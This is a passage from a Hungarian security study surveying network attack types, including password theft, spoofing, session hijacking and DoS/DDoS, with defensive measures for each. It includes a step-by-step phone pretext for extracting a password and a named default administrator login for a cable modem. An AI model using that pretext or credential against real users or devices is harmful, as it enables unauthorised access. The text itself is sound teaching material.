A felhasználók úgy érzik, hogy minden támadáshoz elérhető védekező megoldás, vírusokhoz a vírusirtók, betörési kísérletekhez a tűzfalak stb., de a személyes adatok védelméhez kevesen ismerik a megfelelő technikákat. A tanulmányban ezekről lesz még szó, de az EPIC (Electronic Privacy Information Centre) által összegyűjtött eszközök listáját (és magát a szervezetet és honlapját) már itt megemlítjük [EPIC].

3 Támadási módok, gyengeségek, felelősségek

Ebben a fejezetben kerül bemutatásra a támadási módok széles skálájának csoportosított formája. Egy-egy támadásnak különböző tulajdonságai vannak, melyek alapján csoportosítani lehet őket. Meg kell említeni, hogy a pusztán csak hírnévre vágyó támadók a „mert képes vagyok rá" magyarázattal indokolják tettüket, így sok esetben a támadók szocializációja és a társadalmi környezet is hatással lehet egy adott csoport, régió vagy más egység vizsgálatakor, és a csoportosítás felállításakor.

A szövegben az egyszerűség kedvéért nem jegyezzük meg mindig mindenhol az adott termék verzióját, így az adott megjegyzés nem azt jelenti, hogy a termék összes verziója rendelkezik a hibával. Ugyanakkor egy hibatípus esetén a név szerint megnevezett termék vagy cég sem jelenti azt, hogy csak az adott cég terméke lenne hibás, a név csak példaként kerül említésre. Egy-egy konkrét hibatípus esetén az ICAT adatbázisban is látható, hogy hány különböző termék érintett az adott hibatípusban. Nem célunk ezek részletes felsorolása sem, de példaválasztásainkban az sem játszott szerepet, hogy egyik vagy másik termék vagy cég iránt elkötelezzük magunkat.

3.1 Hamis megszemélyesítés és jogosultság szerzés

A támadások egyik legkézenfekvőbb, mondhatnánk klasszikus módszere a hamis megszemélyesítés. A számítástechnikai rendszereket használó emberek és programok általában különböző jogosultságokat kapnak a rendszer használatával, az erőforrásokhoz történő hozzáférésekkel kapcsolatban. A rendszernek ezért valamilyen módon hitelesítenie (autentikálnia) kell a rendszer használatát kezdeményező felet, hogy azokat és csak azokat a jogosultságokat kapja meg (autorizáció), amelyek neki járnak. Első lépésként a használatot kezdeményező fél azonosítót küld magáról a rendszernek. A következő lépésben a rendszer hitelesíti a kezdeményező felet, azaz a kapott azonosítót összeveti a rendszerben tárolt azonosítókkal. Ha egyezést talál, akkor harmadik lépésként a kezdeményezőt feljogosítja a talált azonosítóhoz bejegyzett hozzáférési jogokkal. A személyeken túlmenően komplex rendszerekben más gépen, távoli hálózatban futó programok is kommunikálnak egymással, és ezeknek is azonosítaniuk kell magukat, hogy a hitelesítés megtörténhessen, az illetéktelen hozzáférés kizárható legyen. A továbbiakban felhasználó alatt embert és gépet (programot) egyaránt értünk.

Az azonosításnak többféle módja lehet. Legszokványosabb a jelszó használata, amit a felhasználónak a hozzáféréskor prezentálnia kell, a rendszer pedig összehasonlítja a kapott adatokat a rendszerben tároltakkal. Humán felhasználók általában a jelszót megjegyzik, tudják. Ennek előnye, hogy nem kell hozzá semmilyen más eszköz, viszont a jelszó ilyenkor nem lehet túl hosszú és bonyolult, könnyebb elárulni vagy kitalálni. A jelszó lehet a felhasználó birtokában lévő valamilyen elektronikus eszközben (pl. intelligens kártya). Ennek előnye, hogy a jelszó lehet hosszú és bonyolult, a felhasználó maga sem ismeri, hátránya, hogy állandóan őrizni kell, elveszthető, ellopható. A két módszer ugyanakkor kombinálható (az elektronikus eszköz is csak jelszóval működik) és ez a biztonságot jelentősen fokozza. Humán felhasználó esetén alkalmazható valamilyen egyedi biológiai jellemzőből (ujjlenyomat, szem stb.) generált adat is azonosítóként.

Ha a felhasználó elektronikus eszközzel rendelkezik, akkor nem nehéz egyszer használatos jelszavakat használni. Az elektronikus eszköz pl. minden percben új jelszót számít ki, folyamat időben szinkronizálva van a rendszerrel, így a rendszer is tudja, hogy mi az éppen érvényes

jelszó. Nehézkesebb, de akár elektronikus eszköz nélkül is megoldható, hogy minden bejelentkezésnél más jelszót kelljen használni. A rendszerrel előállíttatható egy jelszó lista, amit a felhasználó megkap (pl. kinyomtatva) és a listán lévő jelszavakat egymás után kell használnia.

Különösen hálózati közegben legbiztonságosabbak azok a módszerek, amikor a felhasználónak, illetve a birtokában lévő elektronikus eszköznek a rendszertől kapott valamilyen adatot kell úgy átalakítva visszaküldenie a rendszernek, hogy ezt az átalakítást senki más, csak ő tudja az adott eredménnyel elvégezni. Erre a célra titkosító eljárások alkalmasak. Nagy előny, hogy a jelszóval szemben a voltaképpeni „titok" (a titkos kulcs) nem halad át a hálózaton.

A legsebezhetőbbek természetesen azok a rendszerek, ahol még csak jelszavas védelem sem működik, hanem a hitelesítést csak felhasználói névhez, gépeknél csak IP címhez kötik.

A támadások egyik általános módszere, hogy a támadó a jelszót magától a felhasználótól szerzi meg (kifigyeli, elárultatja stb.). A támadó az azonosító jelszót vagy egyéb adatot azonban megszerezheti akkor is, ha azt a hálózaton nyílt szövegként, titkosítás nélkül küldik át, a támadó pedig képes az átvivő hálózathoz, hálózati elemekhez valamilyen módon hozzáférni.

A hamis megszemélyesítés további lehetséges módja, hogy a támadó olyan fázisban lép be a felhasználó-rendszer kapcsolatba, amikor a hitelesítés már megtörtént és a felek feltételezik, hogy a kommunikációs csatorna két végén a kommunikáció ideje alatt ugyanazok állnak. Ha a kommunikáció nincs titkosítva, akkor a felépült hálózati kapcsolatba történő belépés nem is olyan nehéz feladat, mint azt esetleg elsőre gondolnánk.

Végül lehetséges a jogosultságokhoz úgy is hozzájutni, hogy a támadó a hitelesítési eljárást megkerülve a rendszert olyan ponton támadja, hogy az az egyébként valósan hitelesített felhasználóhoz olyan jogosultságokat is rendeljen, amivel az valójában nem rendelkezik, amit a rendszerbeállítások szándékoltan nem engedélyeznének. Egy egyszerű felhasználó például rendszergazdai jogosultságot szerez magának. Ezek a támadási módszerek mindazonáltal nem a hálózati eléréshez köthetők.

A hamis megszemélyesítés és jogosultság szerzés nagyon veszélyes támadás. A módszerrel a támadó akár teljes befolyást szerezhet a számítógépen, az adatokat megsértheti, megismerheti. A védekezés elsődleges alapja a minél erősebb azonosító eljárás és a tikosított kommunikáció alkalmazása. Fontos továbbá a humán felhasználók oktatása, meggyőzésük a biztonsági intézkedések betartásának szükségességéről és viselkedésük rendszeres ellenőrzése.

3.1.1 Hitelesítő információk megszerzése

Ebben a részben hitelesítő információnak a jelszót tekintjük. A jelszó lehet számsorozat is (ezt szokták PIN-nek is nevezni főleg a bankkártyák világában).

3.1.1.1 Jelszavak kifigyelése

A legtöbb rendszerben a jelszavak viszonylag hosszabb ideig vannak érvényben. Ahol nem egyszer használatos jelszavakat használnak, ott egy-egy jelszó a legjobb esetben is pár hónapig, de legtöbbször akár egy évig is érvényben van. Így mindenképpen viszonylag hosszú ideig van érvényben ahhoz, hogy a támadó a jelszó megszerzése után fel is tudja azt használni a saját céljaira.

A jelszó kifigyelése a legbanálisabb módszer. Ha a támadó a felhasználó környezetében megfordulhat, akkor megfigyelheti, hogy mit gépel be a klaviatúrán. Ha a felhasználó nem tartja

fejben a jelszót, hanem valahova leírja, akkor könnyen adódhat alkalom a támadónak arra, hogy azt megnézze. Nem ritka, hogy a felhasználó a képernyő szélére, a klaviatúra aljára ragasztja az öntapadós cédulát a jelszóval. Mindezek nem hálózati támadások. A klaviatúrán beütött jelszó kifigyelése azonban nem csak helyből, de távolról is lehetséges, ha a támadó a számítógépre kémprogramot telepített, amely a billentyű leütéseket feljegyzi. A feljegyzést a távollévő támadó később a gépen elolvashatja, vagy esetleg a hálózaton át üzenetként megkapja.

3.1.1.2 Jelszavak kicsalása

A jelszó kicsalása az a módszer, amikor a felhasználót valamilyen megtévesztő, trükkös módszerrel ráveszik, hogy önként közölje a jelszót. Ez leginkább távolról, telefonon szokott történni. A támadó például megzavarja a felhasználó hozzáférését (pl. szolgáltatásbénító támadást indít). Ezek után felhívja telefonon a felhasználót, hogy a rendszer működésében zavarok vannak, amit ő éppen próbál kiküszöbölni. Ha a felhasználó már maga is észlelte a hibát, akkor ezt elég hihetőnek fogja találni. Ha nem, akkor a támadó megkéri a felhasználót, hogy próbáljon bejelentkezni a rendszerbe, amit a felhasználó megpróbál, vélhetőleg sikertelenül. Ezután a támadó elmondja, hogy segítene neki a hiba helyének megállapításában, ha ő a rendszer mellől tudna próbálkozni a felhasználó jelszavával, így kizárhatnák a kommunikációs út hibáját. A felhasználó figyelmét esetleg jobban leköti, hogy szeretné ismét használni a rendszert és elárulja a jelszót. A támadó megszünteti a zavarást, a rendszer működik, a felhasználó örül, és gyorsan elfelejti, hogy elárulta a jelszavát.

3.1.1.3 Jelszavak megfejtése

Egy jelszót látszólag a legegyszerűbb megtudni úgy, hogy az ember addig próbálkozik a lehetséges kombinációkkal, amíg egyszer csak rá nem talál az igazira. Van azonban néhány bökkenő, ami miatt ez rendszerint nem olyan egyszerű. Az egyik, hogy egy valamirevaló rendszer figyeli a rossz jelszavas próbálkozásokat, és automatikus ellenintézkedéseket tesz vagy figyelmezteti a rendszergazdát. A másik, hogy ha elég sok karakterből áll a jelszó, akkor a szükséges próbálkozások száma rendkívül nagyra nőhet.

A jelszavak megfejtésének egyik módja valóban a konzekvens próbálgatás, az un. nyers erő módszere. Ezt az említett okok miatt ritkán használják egy működő rendszerrel szemben valós időben, ezzel szemben gyakran használják a valamilyen úton-módon megszerzett kódolt jelszó fájl birtokában. A jelszó fájl megszerzéséhez természetesen szintén valamilyen elsődleges támadás szükséges, de könnyebb lehet első lépésben olvasási jogosultságot szerezni (pl. egy felhasználói jelszó birtokában), majd második lépésben a megszerzett fájl adataiból megfejteni a rendszergazdai jelszót.

A rendszerekben a jelszavakat általában kódolt formában tárolják (éppen azért, hogy ne lehessen olyan könnyen elolvasni a jelszót), mégpedig olyan egyirányú kódolási eljárást alkalmaznak, amelynél az ismert jelszóból egy algoritmussal egy karaktersort állítanak elő úgy, hogy az eredményül kapott karaktersor és az algoritmus ismeretében sem lehet megmondani, mi volt a kiinduló jelszó. Amikor tehát a rendszerbe valaki be akar jelentkezni, akkor beküldi a jelszavát, a rendszer lefuttatja rá a titkosító algoritmust, az eredményt pedig összeveti azzal a tárolt karaktersorral, amit a jelszó definiálásakor valamikor korábban hasonlóképpen kiszámított.

A támadó a titkosított jelszó fájl birtokában nem tudja ugyan „visszafejteni” az eredeti jelszavakat, de a lebukás kockázata nélkül korlátlan számú kísérletet hajthat végre jelszavakkal. A támadó tehát elindít a rendelkezésére álló gépen (vagy gépeken) egy programot, amely a jelszavakban elfogadható összes lehetséges alfanumerikus karakter összes lehetséges kombinációjára egyre növekvő hosszban alkalmazza a titkosító algoritmust, majd az eredményt

összehasonlítja a jelszó fájlban található megfejtendő kódolt jelszavakkal. A módszer biztosan megtalálja a keresett jelszót, de nem mindegy, hogy mennyi idő alatt. A szükséges idő hatványozottan nő a jelszó hosszával. A minimális biztonsághoz szükséges jelszó hossz éppen ezért legalább 6 karakter, de ajánlott a legalább 8 karakter. A számítógépek teljesítményének növekedésével, több számítógép összekapcsolásával a támadóknak egyre nagyobb az esélyük arra, hogy a jelszó érvényességének ideje alatt megfejtik azt. Fontos ezért a jelszavak érvényességét is korlátozni (felhasználóknál legalább félévente, erősebb jogosultsággal rendelkezők, pl. rendszergazdák esetében legalább 1-2 havonta ajánlott változtatni a jelszót).

Amint láttuk, a nyers erő módszer biztosan eredményre vezet, de lehet, hogy a támadó nem tudja kivárni. Ezért használják sokkal elterjedtebben az un. szótár módszert. Ez a jelszó visszafejtési kísérlet ugyan nem biztosan vezet eredményre, de sokkal rövidebb ideig tart. A támadónak tehát érdemes mindenekelőtt ezzel próbálkoznia. A szótár módszer lényege, hogy nem az összes lehetséges kombinációval próbálkozik, hanem olyan szavakkal, amelyeket valószínűen emberek jelszónak választanak. Így például ide sorolhatók az adott nyelv vagy nyelvek szótárában található szavak (főnevek, igék stb.), női és férfi keresztnevek, klasszikus mítoszokban, legendákban, a bibliában előforduló nevek, gyakoribb vezetéknevek stb. valamint ezeknek a különböző pozícióban kisbetűs, nagybetűs alakjai. A támadónak nem is kell fárasztania magát a feltehetően jelszóként használt szavak gyűjtögetésével, kitalálásával, mert a hálózaton megtalálható kész szógyűjtemények (akár már a titkosított alakot is tartalmazó gyűjtemények) állnak rendelkezésére. A szótár támadás gyors és az esetek jelentékeny részében eredményre vezet. Sokszor a támadónak nincs szüksége az összes vagy egy bizonyos jelszó megszerzésére, egy nagyobb felhasználó számú gépen a módszerrel nagy valószínűség szerint fog találni egy gyenge láncszemet, fog találni legalább egy felhasználót, akinek a jelszava megfejthető, a jelszó segítségével pedig a vágyott jogokat már meg tudja szerezni magának. A szótáralapú támadás ellen jó védekezés, ha jelszavunkban többféle karaktert, így kisbetűt, nagybetűt, számokat és egyéb jeleket (pl. %, $, :, ? stb.) vegyesen alkalmazunk.

Végül nagyon sok rendszerben tartanak oktatási vagy ideiglenes célra egyszerű felhasználói név és jelszó párokat. Meglepően sok rendszerbe lehet belépni olyan rendkívül könnyen kitalálható név/jelszó párral, mint pl. a guest/guest vagy a service/service. Szintén gyakran fordul elő, hogy a rendszert üzembe helyező szakember vagy az alkalmazott installáló program könnyen kitalálható név/jelszó párt hagy maga után (pl. Administrator/Admin), vagy a felhasználó névhez egyáltalán nem is tartozik jelszó. Sok berendezést szállítanak gyárilag ugyanúgy beállított, alapértelemzett bejelentkezési azonosítókkal, amit éppen ezért már a fél világ ismer (csak egy példa: a Motorola kábelmodemének 1024-es TCP telnet portjához “router“ felhasználói névvel és “cablecom“ jelszóval kapcsolódva, adminisztrátori jogosultság nyerhető). A rendszergazda feladata az ilyen eseteket észrevenni és megszüntetni.

3.1.1.4 Jelszavak lehallgatása

Számos olyan távoli hozzáférési alkalmazás van, ahol a jelszó nyílt szövegként közlekedik a hálózaton, nincs titkosítva (pl. telnet, ftp, pop). A nyilvános Interneten ilyen módon bejelentkezve egy távoli hosztra, a jelszó különböző útválasztókon (router), hálózatrészeken halad át, ahol nagy számú illetéktelen képes hozzáférni. De a saját belső hálózatunkban is jelentős biztonsági veszélyt jelent a nyílt jelszavas kommunikáció, különösen, ha a belső hálózat nincs kapcsolóeszközökkel logikailag szétválasztva, hanem minden hoszt minden más hoszt kommunikációját hallja (ilyenek például a még mindig szép számmal előforduló koaxos lokális hálózatok). Még ha teljesen meg is bízunk munkatársainkban, abban már végképp nem lehetünk biztosak, hogy a hálózaton lévő valamelyik gépet nem kerítette-e hatalmába egy támadó, és azon nem indított-e el egy nagyon egyszerűen feltelepíthető lehallgató (un. sniffer) programot.

A lehallgatás ellen általában titkosított kommunikációval lehet védekezni. Ma már csaknem minden alkalmazásnak van olyan változata, vagy van olyan helyettesítő alkalmazás (pl. SSH, SSL), amely az egész kommunikációt titkosítva bonyolítja, így sem a bejelentkezéskor a jelszó, sem a későbbiekben a hálózaton áthaladó egyéb szöveg, információ nem juthat egykönnyen a lehallgató támadó birtokába. A titkosításnak különböző erősségi fokozatai vannak, az általánosan használt (pl. 128 vagy 256 bites titkosító kulcs hosszúságú) fokozatok esetében a megfejtéshez várhatóan szükséges idő elég hosszú idő ahhoz, hogy addigra a megszerzett információ, jelszó használhatatlanná, értéktelenné váljék. Olyan speciális rendszerek esetén, ahol az információt különösen titkolni kell, ott a hétköznapi erősségű titkosításnál sokkal erősebbet kell használni (ez persze az erőforrásokat is sokkal jobban terheli) és egyéb más intézkedésekre is szükség lehet a védelem érdekében. Lehallgatás ellen védekezhetünk még olyan hálózati módszerekkel, amelyek megakadályozzák, hogy egy hálózati pontról valaki lehallgassa más kommunikációját, így védekezhetünk virtuális hálózattal, strukturált kábelezésű, kapcsolt lokális hálózati kialakítással is. Ezek azonban a korszerű hálózatbiztonsági megközelítésben csak kiegészítő eszközök lehetnek, alapvetően a titkosított kommunikáció a megoldás.

3.1.2 Hoszt azonosítók hamisítása

Egy hosztnak lehet saját azonosítója (pl. IP cím), olyan, amit a felhasználók ismernek (pl. www.hoszt.hu forma). A kettő közötti oda-vissza megfeleltetést a hálózati elemek végzik. Ezek hamisításáról szól ez a rész.

3.1.2.1 IP cím hamisítása

A hagyományos telefonhálózatban a hívó fél telefonszámát nem a hívó berendezés, hanem a hálózati vezérlő, a telefonközpont adja hozzá a hívást kezdeményező vezérlő információkhoz. Ezért a telefonszám hamisítása nem olyan egyszerű a telefonkészülékről, ahhoz az egyszerű felhasználó által nehezen hozzáférhető hálózatot, hálózati eszközöket kell manipulálni. Hozzászoktunk így ahhoz, hogy telefonhívást kapva a hívó felet kijelző telefonszámot hitelesnek fogadjuk el.

Az Internet hálózatban más a helyzet. Az Internet protokoll olyan, hogy a végberendezések, a hosztok maguk helyezik el a feladót jelző forráscímet az IP csomagokban. Ennek megfelelően véletlenül vagy szándékosan az is előfordulhat, hogy a berendezést úgy programozzák, hogy ne a saját tényleges IP címét, hanem attól eltérő IP címet helyezzen el a kimenő csomagok forráscím mezejében (IP spoofing). Az IP csomagot a hoszttól átvevő útválasztó (router) elvileg képes lenne ellenőrizni, hogy a hoszt hamis vagy valós forráscímet alkalmaz-e. Sajnos az útválasztók kezelői a felhasználó szervezeteknél vagy az Internet-szolgáltatónál többnyire nem végzik el ezt az ellenőrzést, a hálózat másik végén, a „fogadó oldalon” pedig már a hamisítás megállapítása csak nagyon kivételes esetekben lehetséges.

Az IP csomagok forráscímének hamisítása önmagában nem támadás, azonban több támadásnak is kísérő feltétele vagy elősegítője. Hamisított forráscímű IP csomagokkal történő támadás esetén a megtámadott oldalon nagyon nehéz felderíteni a csomagok valódi feladóját, továbbá ha a támadó a hamisított címet állandóan változtatja (ami általános), akkor a megtámadott oldalon az útválasztóban nehéz kiszűrni a támadó csomagokat. A hamis forráscím jellemző kísérője a szolgáltatásbénító támadásoknak, de feltétele a felépült kapcsolatba, hosztok közötti bizalmi viszonyba támadó számítógéppel történő belépésnek, hamis megszemélyesítésnek is.

A forráscím hamisítás elleni védekezés leghatékonyabb módja, ha az útválasztókból nem küldünk tovább olyan csomagokat, amelyek nem az általunk kiszolgált hálózatokhoz tartoznak,

amelyek egy útválasztóba olyan interfészen érkeztek, amely mögött nem létezhet az érkezett forráscímmel rendelkező hoszt. Ez a vizsgálat részben az útválasztók ilyen vizsgálatokhoz szükséges erőforrás igénye miatt, részben a gondos konfigurálás igénye miatt az útválasztó üzemeltetők nagy részénél sajnos elmarad. A motiváció azért is gyengébb, mert ezek az intézkedések nem az ilyen szűrések elvégzőjét, hanem az Interneten máshol lévő felhasználókat védik elsősorban. Mindenesetre minél több üzemeltetőt meg kell győzni arról, hogy a szükséges intézkedéseket az internetes közösség összérdekében vezesse be (ld. Egress Filtering `http://www.sans.org/y2k/egress.htm`). Ez a meggyőzés többek között a CERT/CSIRT szervezeteknek is egyik feladata.

A forráscím hamisítás elleni védekezés érdekében lehet intézkedéseket tenni a „fogadó oldalon" is. Mindenekelőtt az útválasztón nem szabad a belső hálózatba beengedni kívülről olyan forráscímű csomagokat, amilyen IP címeket a belső hálózat használ. Ezek nyilvánvalóan hamisított forráscímű csomagok, amelyeket ki kell szűrni. Hasonlóképpen kiszűrhetjük az olyan forráscímű csomagokat, amelyek a nyilvános Interneten nem használatos IP címekkel érkeznek (privát címtartományokba, ki nem osztott címtartományokba eső forráscímek), ilyenek biztosan a 10/8, 127/8, 172.16/12, 192.168/16 címtartományok és a csupa 0, csupa 1 broadcast címek. Az Internet szolgáltatók feladata, hogy szűrjék ki az ügyfeleik irányából olyan IP címmel érkező csomagot, amely címmel az ügyfél nem rendelkezhet.[1] Alkalmazás szinten (pl. levelezők esetén) szokás és ajánlott elvégezni azt az ellenőrzést, hogy az adott IP címhez tartozik-e megfelelő reverz DNS bejegyzés, mert ennek hiánya valószínűsíti a hamisítást.

További információk: `http://www.cert.org/advisories/CA-1996-21.html`

3.1.2.2 DNS hamisítás

A felhasználók általában domain-névvel adják meg a felkeresni kívánt kiszolgálót (pl. webszervert). A számítógép ilyenkor a konfigurációban megadott domain-név szerverhez (DNS) fordul, hogy megkapja a domain névhez tartozó IP címet. Ha ennek a lokális név szervernek nincs birtokában a keresett cím, akkor elindul a domain név fán és megkeresi azt a szervert, amelyik a választ meg tudja adni. A támadó több ponton is támadhatja a domain név szerver rendszert. A magasabb szintű szerverek általában igen jól védettek, mivel kizárólag a domain-név szolgáltatást adják, felhasználóik gyakorlatilag nincsenek. Nagyobb a sikeres támadás esélye a lokális szerverek, esetleg az átmeneti tároló (caching) név szerverek esetében. A helyi hálózatokban rendszerint többfunkciós szerverek adják a domain-név szolgáltatást is. Ha a támadó hatalmába tud keríteni egy ilyen lokális szervert, akkor a hálózat gépeinek kérdéseire tetszése szerinti IP címeket adhat válaszul.

A támadó a hamisított IP címen berendezhet egy olyan szervert, amely kapcsolatfelvétel során a felhasználó felé úgy viselkedik, mint az eredeti szerver, ezért a felhasználó nem veszi észre, hogy nem az általa kívánt hoszttal van kapcsolatban. Ebben a helyzetben azután többféle visszaélés követhető el. A támadó például hamisíthat egy bejelentkező weblapot, és így megtudhatja a felhasználó azonosítóját, jelszavát.

A DNS hamisítás ellen a legjobb védekezés a digitális aláírás és tanúsító szervezet által hitelesített hoszt azonosítás és annak felhasználói oldalon történő ellenőrzése. Erre jelenleg kevés működő példa létezik, és inkább a kezdeményezések körébe tartozó technikáról van szó.

[1] ld. RFC 2267 (Network Ingress Filtering: Defeating Denial of Service Attacks which employ IP Source Address Spoofing)

3.1.3 Belépés kapcsolatba

A kapcsolatba történő belépés jellemzője, hogy a támadó egy már kiépült, valamilyen formában hitelesített kapcsolatba épül be. Ha a kapcsolat erős hitelesítést alkalmaz is (de titkosítást nem), az nem segít, mert a támadó ezzel a módszerrel megkerüli a hitelesítési eljárást. Különösen veszélyes, ha két gép között bizalmi kapcsolat van és a hitelesítés pusztán IP cím alapján történik.

A támadó dolga a legkönnyebb, ha a támadó közel tud kerülni az adatátviteli hálózathoz. Ilyen helyzetben természetesen mindenekelőtt a lehallgatás merül fel, a lehallgatással azután értékes információkhoz, pl. jelszavakhoz lehet jutni. Előfordulhat azonban az is, hogy a támadónak nem az a célja, hogy az áldozat nevében belépjen valamilyen rendszerbe, hanem az áldozatot olyan információval akarja becsapni, amiről az áldozat azt hiszi, hogy az általa felkeresett rendszertől érkezik, miközben azt a támadó határozza meg. A támadó ilyenkor például úgy ékelődik be a két fél közé, hogy minden kommunikáció átmegy rajta, miközben az átmenő adatokat céljának megfelelően módosítja, a felhasználónak hamis adatokat prezentál (esetleg a kiszolgálóval is hamis adatokat közöl). Így adott esetben a felhasználótól olyan információt is kicsalhat, amihez egyszerű lehallgatással nem jutna hozzá, mert a szituáció nem fordulna elő, a szerver ilyen információt nem kérne.

Klasszikus példája a felépült kapcsolatba történő távoli belépésnek az a helyzet, amikor a helyi hálózatot leválasztó útválasztó nem szűri ki a hamisított IP forráscímű csomagokat, a hálózaton belül pedig a hosztok nem titkosítva kommunikálnak egymással. Tegyük fel, hogy az A hoszt már túljutott a hitelesítésen és a továbbiakban már csupán IP cím alapján fájlokat tölthet fel a B hosztra. A támadó valamilyen szolgáltatásbénító támadással elnémítja az A hosztot, miközben annak hamisított címével csomagokat küld a B hosztnak. Kis munkával megtalálhatja azt a pontot, ahol a B hosztra a saját adatait bejuttathatja. A válasz üzeneteket nem fogja ugyan megkapni, de ezek részben kiszámíthatók, másrészt nincs is rájuk szüksége. Ha az A hosztnak megfelelő jogosultságai voltak, akkor a támadó egy olyan könyvtárba juttathat be egy általa készített fájlt, amely a következő lépésben már számára a saját gépéről is teljes értékű hozzáférést tesz lehetővé a B hoszthoz.

Strukturált kábelezésű kapcsolt helyi hálózatban a hosztok nem hallják egymás forgalmát, így ha a támadó hatalmába kerít egy hosztot, a másik hoszton folyó kommunikációt, az ott kiadott jelszót általában nem tudja lehallgatni. ARP üzenetek manipulálásával azonban elérheti, hogy a rendszer úgy tudja, hogy a másik hoszt IP címére menő üzeneteket neki kell továbbítani. Így ha a másik hoszt már hitelesítette magát valahol, akkor ebbe a kapcsolatba be tud lépni, a válaszokat is megkapja.

A kapcsolat ellopása ellen leghatékonyabban a titkosított kommunikációval tudunk védekezni.

3.2 Szolgáltatásbénító támadások

Szolgáltatásbénító (DoS: Denial of Service) támadásnak nevezzük azokat a támadásfajtákat, amelyek vagy magának a közvetítő hálózatnak rontják le az áteresztőképességét, teszik lehetetlenné a hasznos üzenetcsomagok áthaladását, vagy a hoszt számítógépeket terhelik le olymódon, hogy azok alig vagy egyáltalán nem lesznek képesek a hasznos hálózati kapcsolatok felépítésére.

A nagy terhelést okozó támadások egyik fajtája azon alapul, hogy a hálózatban igen nagy adatforgalmat gerjeszt, ezáltal mintegy forgalmi dugókat hoz létre a hálózat egyes szakaszain. A

nagy terhelés megbéníthatja a hálózati kapcsolóeszközöket is, de betelíthetik a közöttük lévő adatátviteli kapcsolatokat is.

A támadások másik típusa a hoszt számítógépet célozza meg. A támadó a hosztot a hálózatról érkező nagy mennyiségű, rendszerint speciális adatcsomaggal, üzenettel „sorozza meg", mindennek a feldolgozása pedig annyira leterheli a számítógépet, annyira leköti az erőforrásait (CPU idő, memória), hogy hasznos működésre képtelenné válik. Egyes speciális üzenetek akár önmagukban vagy kis számban is alkalmasak arra, hogy a számítógépet olyan állapotba juttassák, amelyben erőforrásait teljesen elhasználja, esetleg puffer túlcsordulás következzen be, a gép leálljon.

A szolgáltatásbénító támadások kivitelezésére jellemzően a hálózati protokoll hierarchia harmadik-negyedik szintjén lévő protokollokat (IP, ICMP, TCP, UDP) használják, amelyeknek rendszerint szabad átjárásuk van a hálózatban, a hálózati kapcsolóelemeken. Sajnos, amikor ezeket a protokollokat tervezték, akkor az Internet hálózatot nem szánták nyilvános hálózatnak és nem gondoltak arra, hogy súlyt helyezzenek a hálózaton belülről érkező esetleges támadások meggátlására. Ezért a protokolloknak vannak olyan gyengeségei, hogy egyes tulajdonságaikkal, egyébként hasznos szolgáltatásaikkal visszaélve káros hatásokat lehet elérni. Természetesen magasabb szintű protokollokkal vagy bejuttatott kártékony programokkal is el lehet érni a számítógép elszállását, de ezeket a módszereket nem itt tárgyaljuk.

3.2.1 Közvetlen és elosztott szolgáltatásbénító támadások

Legegyszerűbb esetként képzeljünk el egy egységnyi idő alatt meglehetősen nagyszámú adatcsomagot kibocsátani képes számítógépet, amely egy nagy átbocsátóképességű hálózati kapcsolattal rendelkezik. Erről a számítógépről küldjünk minél több adatcsomagot a megtámadásra kiszemelt számítógépre. Ha az áldozat egy gyengébb áteresztőképességű hálózati kapcsolattal rendelkezik, akkor ez a kapcsolat betelítődik a támadó adatcsomagjaival, és hasznos forgalmat vivő adatcsomagok csak alig-alig jutnak át. Ha az áteresztőképesség az áldozat oldalán is elég nagy, de az ottani számítógép teljesítménye gyengébb, illetve az adatcsomagokat olyan „ügyesen" választjuk meg, hogy azok feldolgozása sokkal több erőforrást igényel, mint azok kibocsátása, akkor az áldozat számítógép nem lesz képes megbirkózni a terheléssel, és vagy teljesen leáll, vagy csak minimális hasznos adat feldolgozására lesz képes.

A jellemzőbb és veszélyesebb támadásfajta azonban az elosztott szolgáltatásbénító (DDoS: Distributed Denial of Service) támadás. Ilyenkor a támadási láncban multiplikátorok vannak, a támadásban sok-sok számítógép vesz részt. A megtámadott hosztot, illetve hálózatát a támadó „vezérlő" számítógép irányítása alatt lévő sok-sok számítógép, un. ágens árasztja el adatcsomaggal. Így a támadásban részt vevő számítógépek és hálózatok egyenkénti teljesítményének nem kell kimagaslónak lennie ahhoz, hogy összességükben a legnagyobb teljesítményű hálózatok vagy hosztok megbénítására is képesek legyenek. A multiplikátor számítógépek vagy olyan gépek, amelyek felett a támadó az irányítást átvette, és azokon céljának megfelelő programot futtat (un. zombi gépek) vagy a számítógépek szabályosan működnek, de a támadó az alacsonyabb szintű hálózati protokolloknak olyan tulajdonságait használja ki, amelyek önmagukban, nem szándékoltan is alkalmasak hozzájárulni a szolgáltatásbénításhoz.

Az ágens számítógépek a támadások során jellemzően nem a saját forráscímükkel küldik a csomagokat, hanem hamisított forráscímet használnak. A támadás megvalósításához nincs szükség arra, hogy a válaszüzenetek az ágensekhez jussanak vissza. Ez nagyon megnehezíti az ágensek hálózatban elfoglalt helyének meghatározását, illetve a védekező oldalon egy hatásos csomagszűrés alkalmazását.

Az elosztott támadás jellemzője, hogy különösen nehézzé teszi a támadás leállítását, mivel rendszerint sok különböző hálózatból sok számítógépet kell elszigetelni, kikapcsolni ahhoz, hogy a támadás megszűnjön. Természetesen az egészet a háttérből irányító támadót szintén nagyon nehéz azonosítani. A helyes védekezési módszer, ha mindenekelőtt arról gondoskodunk, hogy a saját hálózatunkon belül ne lehessenek zombi gépek, hogy az általunk az Internetre kiküldött csomagok megfelelően szűrve legyenek például a hamisított forráscímek ellen, hogy az útválasztónk megfelelő beállításával akadályozzuk meg, hogy a mi hálózatunkat, útválasztónkat használják fel multiplikációs célra (ld. RFC2267). Másrészt, ha támadás ér bennünket, akkor próbáljuk azonosítani a támadás forrását. Ezt az elosztott támadások esetében egyedül általában nem tudjuk megtenni, segítségül kell hívni az Internet-szolgáltatót, incidens koordinátor szervezetet (CERT-et). Kapcsolatba lépve a támadási útvonalon lévő szolgáltatókkal, az ágens gépek gazdáival lépésről lépésre esetleg sikerül felderíteni a vezérlő támadó gépet, de a szolgáltatók együttműködése feltétlenül segíteni tud a támadás gátlásában.

3.2.2 A szolgáltatásbénító támadások hatása

A szolgáltatásbénító támadások közvetlenül nem veszélyesek az adatokra, nem okoznak adatvesztést, adathamisítást, adatszerzést stb. Egyes esetekben azonban a támadók más támadások leplezése vagy megvalósíthatósága érdekében gátolják valamely hoszt vagy hálózatrész működését, és így másodlagosan a szolgáltatásbénítás is szerepet játszik adatok ellen irányuló más jellegű támadás sikerre vitelében. Igényes védelmi rendszer tervezésekor mindig gondolni kell arra, hogy a rendszer elemeinek védelme hatásos maradhat-e akkor is, ha a rendszer egy vagy több elemét szolgáltatásbénító támadás éri.

